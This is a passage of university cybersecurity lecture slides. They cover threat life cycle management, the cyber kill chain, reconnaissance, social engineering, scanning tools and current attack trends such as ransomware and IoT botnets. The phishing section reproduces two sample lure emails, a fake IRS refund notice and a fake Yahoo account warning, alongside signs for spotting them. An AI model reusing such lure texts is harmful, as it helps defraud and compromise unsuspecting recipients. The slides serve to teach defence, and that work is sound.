  - ➢ Collection of log and machine data
  - ➢ Collection of forensic sensor data

This slide is copyrighted. It must not be distributed without permission from UOW

Threat Life Cycle Management

- Discovery phase
  - ➢ Search analytics
    - ✓ Carrying out software-aided analytics.
    - ✓ Review *reports* and identify any known or reported *exceptions* from network and antivirus security tools.
    - ✓ Labour-intensive → It should not be sole analytics method.
  - ➢ Machine analytics
    - ✓ Purely done by *machines/software*.
    - ✓ *Autonomously scan* large amounts of data and give brief and simplified results to people using machine learning.

This slide is copyrighted. It must not be distributed without permission from UOW

Threat Life Cycle Management

- Qualification phase
  - ➢ Threats are assessed to find out
    - ✓ their potential impact;
    - ✓ urgency of resolution;
    - ✓ how to mitigate the threats
  - ➢ Inefficient qualification may lead to *true positives being missed and false positives being included*.
  - ➢ False positives are a big challenge. → Waste of resources against non-existent threats

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Threat Life Cycle Management

- Investigation phase
  - The qualified threats are fully investigated to *determine whether or not they have caused a security incident*.
  - A threat might have done in the organization *before* it was identified by the security tools → Need to look at any potential damage.
  - Continuous access to forensic data and intelligence about a large amount of threats is required. (It is mostly automated.)
- Neutralization phase
  - Eliminate or reduce the impact of an identified threat.
  - Automated process to ensure a higher throughput of deleting threats, and to ease information sharing and collaboration in the organisation.

This slide is copyrighted. It must not be distributed without permission from UOW

Threat Life Cycle Management

- Recovery phase
  - The phase comes after the all threats are neutralized and risks are put under control.
  - The organization to a position is restored prior to being attacked by threats
    - ✓ Changes caused by the attacker or for the recover are needed to be backtracked
  - Automated recovery tools can be used to return systems to a backed-up state.
  - Ensure that no backdoors are introduced or are left behind

This slide is copyrighted. It must not be distributed without permission from UOW

Cybersecurity Kill Chain

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Cybersecurity Kill Chain

- Kill chain
  - The term was originally used as a military concept related to the structure of an attack, consisting of the followings:
    - ✓ target identification
    - ✓ dispatch of troops to the target
    - ✓ decision and order to attack the target
    - ✓ the destruction of the target.
- Cybersecurity kill chain
  - *Lockheed Martin* adapted this concept to the cybersecurity, using it as a method for modelling intrusions on a computer network.

This slide is copyrighted. It must not be distributed without permission from UOW

Cybersecurity Kill Chain

- Most cyber attackers use a series of similar phases
  - ➢ The skilled attackers operate on well-structured and scheduled plans to remain their intrusion undetected until the time is right.
  - ➢ Those attacks are often performed through the following steps:
    - ✓ External reconnaissance (or information gathering)
    - ✓ Compromising the system
    - ✓ Lateral movement
    - ✓ Privilege escalation
    - ✓ Concluding the mission

This slide is copyrighted. It must not be distributed without permission from UOW

External Reconnaissance

- The attackers in the external reconnaissance phase
  - harvest as much information as possible to find vulnerabilities;
  - decide on the exploitation techniques that are suitable for each vulnerability.
- The information that the attacker gathers:
  - It is from outside the target's network and systems.
  - It includes the target's supply chain, obsolete device disposal and employee's social media activities.
  - Anyone in an organization can be targeted including suppliers and customers.

This slide is copyrighted. It must not be distributed without permission from UOW

External Reconnaissance

- Commonly used techniques to get an entry point of the organisation's network: Social engineering attacks
  - ➢ Phishing: Attackers send the target some carefully crafted emails to cause them to reveal secret information or open a network to attacks.
    - ✓ Phishing emails are usually linked to a malware installation.
    - ✓ They claim to be from reputable institutions.
  - ➢ Other types of social engineering attacks: Attackers closely follow targets and collect information about them: This happens mostly through social media

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising

- Once either of these or another technique is used, the attacker will find a point of entrance. (i.e. compromise the system) such as through **stolen passwords** or **malware infection**.
- **Stolen passwords** will give the attacker direct access to computers, servers, or devices within the internal network of an organization.
- **Malware** can be used to infect even more computers or servers, thus bringing them under the command of the hacker.

This slide is copyrighted. It must not be distributed without permission from UOW

Lateral movement

- Lateral movement phase involves the use of various scanning tools to find loopholes that can be exploited to stage an attack.
- Popular scanning tools (Framework):
  - **Metasploit and Kali Linux:** Linux-based hacking framework. It is made up of numerous hacking tools and frameworks that have been made to effect different types of attacks.
- Popular password cracking tools:
  - **John the Ripper, THC Hydra** and **Cain and Abel:** Those tools support brute force or dictionary attacks on passwords.

This slide is copyrighted. It must not be distributed without permission from UOW

Lateral movement

- Popular scanning tools (for Network):
  - **Wireshark**: Very popular tool among both hackers and pen testers to capture the data packets in the network.
  - **Nmap:** NMap is a free and open source network mapping tool.
  - **Aircrack-ng:** a suite of tools that is used for wireless hacking. The suite includes attacks such as FMS, KoreK, and PTW.
    - ✓ The FMS attack is used to attack keys that have been encrypted using RC4.
    - ✓ KoreK is used to attack Wi-Fi networks that are secured with WEP-encrypted passwords.
    - ✓ PTW is used to hack through WEP- and WPA-secured Wi-Fi networks.
  - **Kismet:** Wireless network sniffer and intrusion detection system.
  - **OWASP Zap:** A website vulnerability scanner that hackers use to identify any exploitable loopholes in organizational websites.

This slide is copyrighted. It must not be distributed without permission from UOW

Access and Privilege Escalation

- In order to achieve the freedom of movement without being detected, an attacker needs to perform privilege escalation.
- **Vertical privilege escalation**
  - Attacker moves from one account to *another that has a higher level of authority*
  - Tools are used to escalate privileges
- **Horizontal privilege escalation**
  - Attacker uses the account *that has the same level of authority*
  - User account is used to escalate privileges

This slide is copyrighted. It must not be distributed without permission from UOW

Access and Privilege Escalation

- In vertical privilege escalation,
  - The attacker gets *access rights and privileges of high level authority* such as administrator and a super user.
  - The attacker can run any unauthorized code (e.g., malwares and ransomwares) through the privileges it acquires.
  - It is complex operation. It may need some kernel-level operations to elevate their access rights.
  - *Buffer overflow* is widely used for vertical privilege escalation.
  - ***EternalBlue***, which is a vulnerability that is used for WannaCry, is also based on buffer overflow.

This slide is copyrighted. It must not be distributed without permission from UOW

Access and Privilege Escalation

- In horizontal privilege escalation,
  - An attacker uses the *same privileges* gained from the initial access.
  - A normal user is erroneously able to *access the account of another user.*
  - Horizontal privilege occurs when an attacker is able to access protected resources using a normal user account.
  - This is normally done through session and cookie theft, cross-site scripting, guessing weak passwords, and logging keystrokes.
  - As a result of this escalation
    - ✓ the attacker normally has well-established remote access entry points into a target system.
    - ✓ The attacker might also have access to the accounts of several users.
    - ✓ The attacker knows how to avoid detection from security tools that the target might have.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Concluding the Mission

- Exfiltration
  - The attacker will start ***extracting sensitive data*** from an organization.
  - This could include trade secrets, usernames, passwords, personally identifiable data, top-secret documents, and other types of data.
  - Attackers normally steal huge chunks of data in this stage.
  - Example of the data exfiltration
    - ✓ Ashley Madison (2015)
    - ✓ Yahoo (Happened in 2013, reported to the public in 2016)
    - ✓ LinkedIn (2016)
  - The hackers soon put the data on sale for any interested buyers.
  - The hackers could erase or modify the files stored in the compromised computers, systems, and servers

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW


Concluding the Mission

- Sustainment
  - The hackers may decide to *remain silent* even after it exfiltrated all valuable information.
  - Attackers install malware, such as rootkit viruses to assure them of access to the victim's computers and systems *whenever they want*.
  - The victim's security tools are at this point ineffective at either detecting or stopping the attack from proceeding.
  - The attacker normally has *multiple access points* to the victims, such that even if one access point is closed, their access is not compromised.

This slide is copyrighted. It must not be distributed without permission from UOW

Concluding the Mission

- Assault
  - ➢most feared stage of any cyber-attack.
  - ➢permanently **damage the data and software**, disable or alter the functioning of the victim's hardware.
  - ➢Stuxnet attacks on Iranian nuclear facility.
    - ✓The first recorded digital weapon to be used to wreak havoc on physical resources
    - ✓The nuclear station was not connected to the Internet. It is transmitted by USB thumb drive.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Concluding the Mission

- Obfuscation
  - The attackers *cover their tracks*.
  - They use various techniques to confuse, deter, or divert the forensic investigation process.
- There are a few techniques to obfuscation:
  - Hackers at times attack outdated servers in small businesses or public schools and then laterally move to attack other servers or targets.
  - Hackers also can use a free WiFi, which is generally not highly protected.
  - Dynamic code obfuscation: This prevents detection from signature-based antivirus and firewall programs.

This slide is copyrighted. It must not be distributed without permission from UOW

CSIT302 Cybersecurity

Day 2-1 – Reconnaissance and Compromising the System (1)

Subject Coordinator: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Reconnaissance

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Reconnaissance

- Reconnaissance is a term used widely in the military operation.
  - The literal meaning is “sending spies into an enemy's territory to gather data about where and when to strike”.
- If reconnaissance is done right, the target will not be able to know that it has been performed.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Reconnaissance (In Cybersecurity)

- Reconnaissance is one of the most important stages of an attack life cycle.
- Attackers *search for vulnerabilities* that they can use to attack targets.
- An attacker will be interested in *locating and gathering data*, and *identifying any loopholes* in a target's network, its users, or its computing systems.
- There are two types: External and internal reconnaissance. (Our main focus is external one.)

(External) Reconnaissance

Compromising System

Lateral Movement

Privilege Escalation

Concluding the mission

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

External Reconnaissance

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

External Reconnaissance

- External reconnaissance is done *outside of the organization*'s network and systems.
- It normally focuses on *exploiting the carelessness of users* of an organization.
- Possible ways to perform external reconnaissance is the following:
  - Dumpster diving
  - Social media
  - Social engineering

This slide is copyrighted. It must not be distributed without permission from UOW


Dumpster Diving

- Organizations dispose of obsolete devices in a number of ways, such as through bidding, sending to recyclers, or dumping them in storage. → There are *serious implications* for these methods of disposal.
- By taking old external storage devices or obsolete computers which are not thoroughly handled, attackers may get the information like
  - The internal setup of an organization
  - Openly-stored passwords on browsers
  - The privileges and details of different users
  - Access to some bespoke systems used in the network

This slide is copyrighted. It must not be distributed without permission from UOW

Dumpster diving

- Example of thorough disposal: Google
  - The company destroys its old hard drives from its data centres to prevent the data that they contained from being accessed by malicious people.
  - The hard drives are put into a crusher that pushes steel pistons up the centre of the disks, rendering them unreadable.
  - https://www.youtube.com/watch?v=4jNEwOhCFVg



OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Dumpster Diving

- More general way to completely remove the data in the disks is **degaussing**
  - It is the process of reducing or eliminating an unwanted magnetic field (or data) stored on tape and disk media such as computer and laptop hard drives → *Does not work for SSD*.
  - *Deleting the data using software is generally not a secure way*.
- How to remove the data in the SSD:
  - There is no standard way for this.
  - One of the suggested way is encryption: *Encrypt* the disk with a long random key and forget the key. Then, format the disk.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Media

- Social Media
  - Social media are interactive computer-mediated technologies that facilitate the creation and sharing of information, ideas, career interests and other forms of expression via virtual communities and networks.
- It became the easiest way to find out a huge amount of information about people.
  - The *best place to mine data* concerning specific targets.
  - *Data related to the companies* where users work for.
  - Details about *family members, relatives, friends, and residence and contact information*.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Social Media

- While the technical revolution of Social Media during the past decade can be viewed as exciting and innovative, it also leaves us vulnerable, particularly to identity theft.
- Identity theft in social media
  - Easy to create a *fake account* bearing the identity of another person
  - All that is needed is access to some *pictures and up-to-date details* of the identity theft victim.
  - Using the fake account to the organisation's high level officials, the hacker requests
    - ✓ Network information and statistics from the IT department
    - ✓ Security Information of the Network

This slide is copyrighted. It must not be distributed without permission from UOW

Social Media

- ***Hackers can guess passwords or answers to secret questions*** through the posts:
  - Accepting “connections” or “friendships” with people you are not familiar with in your everyday life can put you at risk.
  - User's date of birth, their parent's maiden name, names of the street that they grew up in, pet names, school names and etc.
- *Put a phishing post up or message* from unfamiliar people using the Social Media.
  - Those can be the attempts to install malwares in the target’s computer.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Social Media

- Some tips to ***protect identity*** in the age of social media (https://securityintelligence.com/how-to-prevent-a-social-media-hack/):
  - Create strong, multi-character passwords for your email and all apps on your phone, and remember to change them often.
  - When utilising apps, enter as little personal information as possible.
  - Be cautious about what you post online. Never use personal information such as your Social Security number, IC, *current address* or *telephone number*.
  - Make sure your privacy settings are set to the highest level. Check these settings often since they may be affected by upgrades.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Media

- Avoid downloading free applications for use on your social media profiles.
- Avoid accepting connections or friendships with people you are not familiar with.
- Verify any link sent to you was sent from your connection or friend.
- Google your own name, as well as any social media handles you utilize, to track any possible forged accounts.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- One of *the most powerful reconnaissance acts*
  - A company cannot completely protect itself from this type of threat.
  - Something *beyond the protection o*f security tools (Exploiting human nature).
- Humans are sympathetic, trusting of friends, show-offs, and obedient to higher authorities → Open to attacks through manipulation of the information.
- ***Six levers*** of social engineering are
  - Reciprocation, scarcity, consistency, liking, authority and validation.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Reciprocation
  - A victim does something for a social media user who in turn feels the need to *reciprocate the favour*.
  - It is part of human nature to feel *obligated to return a favour* to a person, and attackers have come to know and exploit this.
- Scarcity
  - Threatening *a short supply of something* that the target is in need of.
  - e.g. a trip package, a mega sale, or a new release of products.
- Consistency
  - Humans tend to honour promises or get used to *the usual flow of events.*
  - E.g. Attackers to clone the known vendor of a IT team and deliver malware-infected electronics.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Liking
  - Humans are more likely to *comply with the requests of people they like or those that appear attractive*. → Easy to win the compliance of targets.
- Authority
  - Commonly used lever that has a high success rate.
  - Generally, *humans are obedient to the authority* of those that are ranked above them even if they seem malicious.
  - E.g. asking to give login credentials or to send some sensitive data over unsecured channels.
- Validation
  - Humans will readily comply to and do something *if other people are doing the same* → do not want to be an odd one.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Popular types of social engineering attacks.
  - Pretexting
  - Diversion theft
  - Phishing
    - ✓ Phone Fishing (vishing)
    - ✓ Spear phishing
  - Baiting
  - Quid pro quo
  - Tailgating

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Pretexting
  - The construction of an *elaborate lie* that has been well-researched so as to appear legitimate to the target.
  - Social engineers that use pretexting have honed the art of impersonating an *imaginary boss or other trusted individuals* in society, such as police officers, debt collectors, tax officials, clergy, investigators.
- Diversion theft
  - Attackers persuade *delivery and transport companies* that their deliveries and services are requested elsewhere.

This slide is copyrighted. It must not be distributed without permission from UOW


Social Engineering

- Phishing
  - The oldest tricks that hackers have used over the years, but its success rate is still surprisingly high. A hacker sends emails to a target. It pretends to be a legitimate third-party organization.
- Examples of Phishing:
  - A link leading to a malicious or fraudulent website is also attached. The attackers will have made a replica website, complete with logos and usual content, as well as a form to fill in with sensitive information.
  - Claiming a court order notice and ask the recipients to view more details. Upon clicking the link, the recipients installed malware on their computers that can be used for other malicious purposes.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Examples of Phishing:
  - IRS refund
    - ✓ Cyber attackers took advantage of the month of April, sent emails claiming to be from the IRS, attaching ransomware through a Word file.
  - CareerBuilder
    - ✓ Hackers pretended to be normal job applicants, but instead of attaching resumes they uploaded malicious files.
    - ✓ CareerBuilder then forwarded these CVs to multiple companies that were hiring.
    - ✓ Malware transferred to many organizations including police offices


irs Identity Verification Service — Inbox

irs gov
To: [redacted]
irs Identity Verification Service

Today at 5:02 AM

IG

IRS

Dear Tax Payer,

This is an automated email, please do not reply.

We've notice your account information is missing or incorrect.
We need to verify your account information to file your Tax Refund.
Please follow this link to verify your information.

Thanks,

IRS Team
2016 IRS All right reserved.

IMPORTANT NOTE: If you receive this message in spam or junk it is a result of your network provider. Please move this message to your inbox and follow the instruction above.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Examples of Phishing:
  - The following figure shows an example of a phishing email sent to a Yahoo user:

Date: 30 March 2015 9:30:09 AEST

Subject: Account Confirmation

YAHOO! MAIL

Your account has some security Issues. You would be blocked from sending and receiving emails if not confirmed within 48hrs of opening this automated mail. You are required to fix the issues through the authentication page below.

Authentication Page

Thanks for using Yahoo!
Yahoo Team.

This slide is copyrighted. It must not be distributed without permission from UOW

Phishing email

- The typical signs of Phishing emails include:
  - Ask for sensitive information
  - Use different domain
  - Contains a link that is not consistent with the domain
  - Is not personalized
  - Use poor spelling and Grammar
  - Always tries to panic the receiver
- Email is not completely secure!!!

This slide is copyrighted. It must not be distributed without permission from UOW

Pshing Email

- How to stay safe?
  - Think about before you click any link.
  - Never provide your details via a link in a message
  - Contact the person or business to check if they sent the message.
  - Protect your computers via using security software
  - Protect your account using multi-factor authentication
  - …

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Phone phishing (vishing)
  - The attacker uses *phone calls* instead of emails or as an extension of the email phishing attack.
  - The attacker will use an illegitimate interactive voice response system that sounds exactly like the ones used by banks, service providers.
  - The target will be prompted by the system to give out some verification information. It is normal for the system to reject input that a target gives so as to ensure that several PINs are disclosed.
- Spear Phishing
  - Spear phishing is *specifically* ***targeted*** *to obtain information from particular end users* in an organization by performing a number of background checks on targets.
  - Statistically, normal phishing has a 3% success rate, whereas spear phishing has a **70% success rate.**

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Water holing
  - An attack strategy, ***in which the attacker guesses or observes which websites the group often uses and infects one or more of them with malware***.
  - The victim is a particular group (organisation, industry or region).
    - ✓ The attacker may only attack users coming from a specific IP address.
    - ✓ The attacker may look for specific information.
    - ✓ Examples include NotPetya attack (attack on Ukrainian gov), attack on US department of labor.
  - The specificity of the attack makes it harder to detect and research.
  - The name is derived from predators in the natural world, who wait for an opportunity to attack their prey near watering holes.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Baiting
  - Exploiting the greed or curiosity of a certain target.
  - An attacker will ***leave a malware-infected external storage device*** in a place where other people can easily find it.
  - Attackers are normally crafty and will leave files that a victim will be *tempted to open* such as "the executive summary of salaries and upcoming promotions“
  - In more serious cases, attackers might install rootkit viruses in the thumb drive that infect computers when they boot, while an infected secondary storage media is then connected to them.
  - Baiting has a high success rate because it is human nature to either be greedy or curious and open and read files that are above their level of access.

This slide is copyrighted. It must not be distributed without permission from UOW

Social Engineering

- Quid pro quo (*a favour or advantage granted in return for something*.)
  - It is commonly carried out by low-level attackers.
  - Attackers will keep calling random numbers claiming to be from technical support, and will offer some sort of assistance, which then gives the attackers access to the victims' computers or the ability to launch malware.
  - This has a very low success rate.
- Tailgating
  - The least common social engineering attack, but it does have a significant success rate.
  - An attacker will walk *behind an employee that has legitimate access* and enter behind them by 1) borrowing their RFID card, or 2) gaining entry by using a fake card under the guise of accessibility problems.

This slide is copyrighted. It must not be distributed without permission from UOW

Internal Reconnaissance

This slide is copyrighted. It must not be distributed without permission from UOW

Internal Reconnaissance

- Unlike external reconnaissance, internal reconnaissance is done on-site.
- Attacks are carried out within an organization's network, systems and premises.
- Mostly, this process is aided by software tools.
- An attacker interacts with the actual target systems to find out information about its vulnerabilities.
  - The main difference between external and internal reconnaissance: External reconnaissance is done without interacting with the system, but by instead finding entry points through humans that work in the organization.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Internal Reconnaissance

- The main target is the internal network of an organization,
  - Hackers are sure to find the data servers and the IP addresses of hosts they can infect.
- Attackers use networks to discover and analyze potential targets to attack in the future.
- Internal reconnaissance is used to determine the security mechanisms in place that ward off hacking attempts.
- Many cyber security tools have been made to mitigate software used to perform reconnaissance attacks.
- Lack of the installation of enough security tools, hackers can still find ways to hack through the already-installed ones.

This slide is copyrighted. It must not be distributed without permission from UOW

Internal Reconnaissance

- Sniffing and Scanning
  - Terms used in network that generally refer to the act of eavesdropping on traffic in a network.
  - Enable attackers and attackers know exactly what is happening in a network.
- Sniffing tools:
  - are designed to capture the packets being transmitted over a network and to perform analysis on them.
  - E.g., Prismdump, tcpdump, Nmap, Wireshark, Scanrand, Cain and Abel….
- Packet Analysis is essential to perform internal reconnaissance.

This slide is copyrighted. It must not be distributed without permission from UOW

Sniffing and Scanning Tools

- Prismdump
  - Designed only for Linux, this tool allows hackers to sniff with Prism2 chipset-based cards.
  - Only capturing packets and storing it to `pcap` format.
- Tcpdump
  - the most powerful packet-filtering capabilities and can even selectively capture packets.
- Wireshark
  - Most popular sniffing tools with a user-friendly interface and powerful packet interpretation.

This slide is copyrighted. It must not be distributed without permission from UOW

Sniffing Tools

- Nmap
  - Attackers will try to map out the hosts in a network in order to discover the ones that contain valuable information.
  - The hackers use slower scanning tools that get past all network monitoring systems. The monitoring tools will not detect the scanning activity.
- Nessus
  - The known best network scanners and vulnerability scanner for white hats.
  - It scans a network and shows connected devices that have misconfigurations and missing patches.
  - The tool shows the devices that are using their default passwords, weak passwords, or have no passwords at all and recovers passwords from some devices by launching an external tool to help it with dictionary attacks against targets in the network.
  - Lastly, the tool is able to show abnormal traffic in the network.
  - Example of the report (https://virginia.service-now.com/its?id=itsweb_kb_article&sys_id=75e70054dbb553404f32fb671d9619d5)

This slide is copyrighted. It must not be distributed without permission from UOW

Conclusion

- At the end of both stages of reconnaissance, attackers will have enough information to proceed or cancel a cyber-attack.
- From an external reconnaissance,
  - they will know the behavior of users and use it to an organization's disadvantage.
- Internal reconnaissance,
  - will enable attackers to learn more about the network in question.
- At the end of this stage, attackers are then able to engage an organization on two fronts: either from the users' side or internally from the network's vulnerabilities.

This slide is copyrighted. It must not be distributed without permission from UOW

Compromising the System

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Current Trends

- Hackers can be persistent, more creative, and increasingly sophisticated with their attacks. → Hacking techniques <u>become more sophisticated</u> each year.
- Current trends in terms of the preferred attacks and modes of execution includes following:
  - **Extortion attacks**
  - **Data manipulation attacks**
  - **Backdoors**
  - **IoT device attacks**
  - **Mobile device attacks**
  - **Hacking every devices**
  - **Hacking the cloud**

This slide is copyrighted. It must not be distributed without permission from UOW

Extortion Attacks

- Extorting money directly from their victims
  - Holding computer files for *ransom*
  - Threatening to *release damaging information* about a victim to the public
- Ransomware
  - WannaCry
    - ✓ The hacker asks for $300 within 72 hours through Bitcoin address.
    - ✓ The money becomes double and permanently locked after 7 days.
    - ✓ WannaCry reportedly only made $50,000 since a kill switch was discovered.
- Extorting money by threatening to hack sites
  - The Ashley Madison incident
    - ✓ After failed extortion attempts, hackers exposed the user data of millions of people.
    - ✓ The company offered to pay a total of $11 million to compensate for the exposure of 36 million users.

This slide is copyrighted. It must not be distributed without permission from UOW

Extortion Attacks

- Extorting money by threatening to hack sites (Another case)
  - ➢ United Arab Emirates bank (2015)
    - ✓ The hacker held the user *data to ransom* and demanded a payment of $3 million from the bank.
    - ✓ The company did not accept the hackers' offer. → The user data which contained personal details of the account owners, their transactions, and details of the entities that they had transacted with was released to the public.
- Logistically, this is viewed as *simpler than trying to sell off stolen data to third parties*.
- Hackers are also able to negotiate for more money if *the data they hold is more valuable to owners than it is to third parties*.

This slide is copyrighted. It must not be distributed without permission from UOW

Data Manipulation Attacks

- Hackers *compromise systems through the manipulation of data* instead of deleting or releasing it. → *It is difficult to detect*.
- The hacker changes just a single value, but the consequences can be far-reaching.
- The next stage of cybercrime, and it is anticipated that there will be *many more cases of it in the near future*.

This slide is copyrighted. It must not be distributed without permission from UOW

Data Manipulation Attacks

- The manipulation can happen on *health care, financial, and government data* which were reported to be compromised by the hackers.
- A slight escalation of these attacks would have greater consequences
  - ➢ For example, **in a bank, the data manipulation is catastrophic**.
    - ✓ Withdrawals could be suspended, and it would take the bank months, or even years, to determine the actual customer balances.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Data Manipulation Attacks

- Data manipulation attacks could also be used *to provide misinformation to the masses*:
  - E.g. hackers were able to hack into the official Twitter account of The Associated Press and tweet a news story that the Dow had dropped by 150 points (Deflation of the Dow by an estimated $136 billion).
  - As seen, this is an attack that can affect any company and hurt its profits.
- Many people who have motives, especially competitors, to bring down other companies in whichever way possible.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Backdoors

- In 2016, one of the leading network device manufacturers, Juniper Networks, found that some of its firewalls had firmware that contained backdoors installed by hackers. *The backdoors enabled hackers to decrypt traffic flowing through the firewalls*.
- The *National Security Agency (NSA) was put in the spotlight* since the backdoor had similarities to another one that was also attributed to the agency. Although it is unclear who was actually responsible for the backdoor, the incident brings up a big threat.
- Since these types of backdoor are hard to find, it is expected that they will be extensively used by hackers in the near future.

This slide is copyrighted. It must not be distributed without permission from UOW

Attacks on IoT Device

- The attacks using **Internet of Things** (**IoT**) devices available, from smart home appliances to baby monitors.
- The ***Mirai* (未来) *attack*** was aimed at commandeering large networks made up of IoT devices to generate **vast illegitimate traffic** to take down the servers (This type attack is called distributed denial of service (DDoS))
